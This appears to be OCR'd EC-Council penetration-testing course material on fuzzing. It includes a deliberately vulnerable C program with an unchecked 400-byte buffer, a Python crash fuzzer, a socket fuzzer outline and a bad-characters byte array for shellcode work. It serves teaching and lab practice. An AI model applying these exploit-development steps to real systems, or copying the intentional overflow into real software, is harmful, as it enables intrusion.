
- **Protocol-based fuzzers**

  Protocol-based fuzzing has two main limitations:

  - Testing cannot proceed until the specification is mature.
  - Many useful protocols are an extension of published protocols. If fuzz testing is based on published specifications, test coverage for new protocols will be limited.

The simplest form of fuzzing technique is sending random input to the software either as protocol packets or as an event. This technique of passing random input is very powerful to find bugs in many applications and services. Other techniques are also available, and it is very easy to implement. To implement these techniques, we only need to change the existing inputs. We can change input just by interchanging the bits of input.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bugs Detected by Fuzzing

The fundamental importance of fuzzing cannot be overstated; we have to fuzz input to find weaknesses in our systems and software.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Source File

```
#include <stdio.h>
#include <unistd.h>

int vuln() {

    char arr[400];
    int return_status;

    printf("What's your name?\n");
    return_status = read(0, arr, 400);

    printf("Hello %s", arr);

    return 0;
}

int main(int argc, char *argv[]) {
    vuln();
    return 0;
}
ssize_t read(int fildes, void *buf, size_t nbytes);
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Source File

Although we are proceeding as if we do not have the source code, practicing with the source code is required in order to learn the process in more detail. Please keep in mind that the source code will not be available when you are pen testing for most live scenarios.

The program shown in the screenshot is another extremely vulnerable program, but it will assist us with our tasks at hand.

`int fildes` - The file descriptor of where to read the input. Either use a file descriptor obtained from the open (*http://codewiki.wikidot.com/c:system-calls:open*) system call, or use 0, 1, or 2, to refer to standard input, standard output, or standard error, respectively.

`const void *buf` - A character array where the read content is stored.

`size_t nbytes` - The number of bytes to read before truncating the data. If the data to be read is smaller than n bytes, all the data is saved in the buffer.

`return value` - Returns the number of bytes that were read. If the value is negative, then the system call returns an error.


This simple program attempts to read from the console (specified by the 0 value of the file descriptor), and it attempts to place what it reads from the console window in the locally created array variable called **`arr.`** Now **`arr`** acts as a buffer in this code with a maximum size of 400. We know that a character datatype in C can hold 1 byte, which means that as long as our input is <=400 characters, the code should work fine, but if the input given is more than 400 characters, we may encounter an overflow or a segmentation fault, as we would be attempting to save more than the buffer `arr` can potentially hold. For this code, we can immediately recognize that more than 400 bytes of input will break the code.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Imagine that we did not have access to the source code of the application. Then, to figure out the size of the buffer, the following three options are available:

- The first option is to reverse engineer it to see the mnemonics or assembly-level code of the application.
- Many modern-day decompilers also offer a source code equivalent of the original application. For a small example like ours, this would be a good choice, but if the executable in question has thousands of lines of code, this option should be avoided as well.
- The third and generally preferred approach is to treat the application as a black box and identify the places where it expects the user to specify an input. These would act as our injection points where we would specify strings of varying lengths to see if the program crashes, and if it does, where the crash occurs.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Protections

By default, Linux systems are safe, and they come with all sorts of protection against buffer overflows. For this reason, while compiling the source code, we disable these built-in protections. The section on Binary Analysis and Exploitation describes other methods of working with these protections to bypass them.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Python Simple Fuzzer


```
#!/usr/bin/python
import subprocess as sp
import time
def fuzz():
        i=100
        while 1:
                fuzz_str='a'*i
                p=sp.Popen("echo "+fuzz_str+" | ./buff",stdin=sp.PIPE,stdout=sp.PIPE,stderr=sp.PIPE,shell=True)
                out=p.communicate()[0]
                output=out.split("\n")
                if "What" in output[0]:
                        print(output[0]+"\n"+output[1]+"\n")
                        print("Continue Fuzzing : Length : "+str(i))
                        i=i+100
                else:
                        print(output)
                        print("Application crashed at input length : " +str(i))
                        break
                time.sleep(2)

fuzz()
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Python Simple Fuzzer

The screenshot shows a simple Python fuzzer to get us started with the process of fuzzing.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Python Simple Fuzzer in Action
C|PENT
Certified Penetration Testing Professional
Fuzz passed at : Length : 361
What's your name?
Hey aaaa



Python Fuzzer with Network Connection

In the script shown on the screenshot, we are creating a buffer that is initially 1 character and then increments by 100 as identified with **`counter = 100`** and then increases by 200 in each iteration until the target crashes. You may change **`"200"`** in **`counter=counter+200`** to a smaller value to find a closer approximate value for the required buffer.

What is the socket code? Please note that understanding socket codes is critical for custom penetration testing, and you are strongly advised to be thorough with this concept. Actually, some general functions are always used with sockets. Recall that the socket is created when we bind an IP address to a port.

Please note that the example port and IP address here are for representation and need to be modified for specific situations that you encounter.

- **`s=socket()`** – Python function used to setup the socket
- **`connect`** – Connect to the target using the connection function in sockets
- **`s.recv`** – Receive incoming from the target
- **`s.send`** – Send to target
- **`s.close`** – Close connection to the target

This script was created by MrKoo, a student in one of the classes.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bad Characters

- There is a possibility of encountering Bad Characters in generated strings; these can **cause the test to fail** when trying for a shell.
- Even if they are not encountered, excluding Bad Characters is advisable, and this array is a way to do that.




```
badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0'
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0'
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bad Characters (Cont'd)

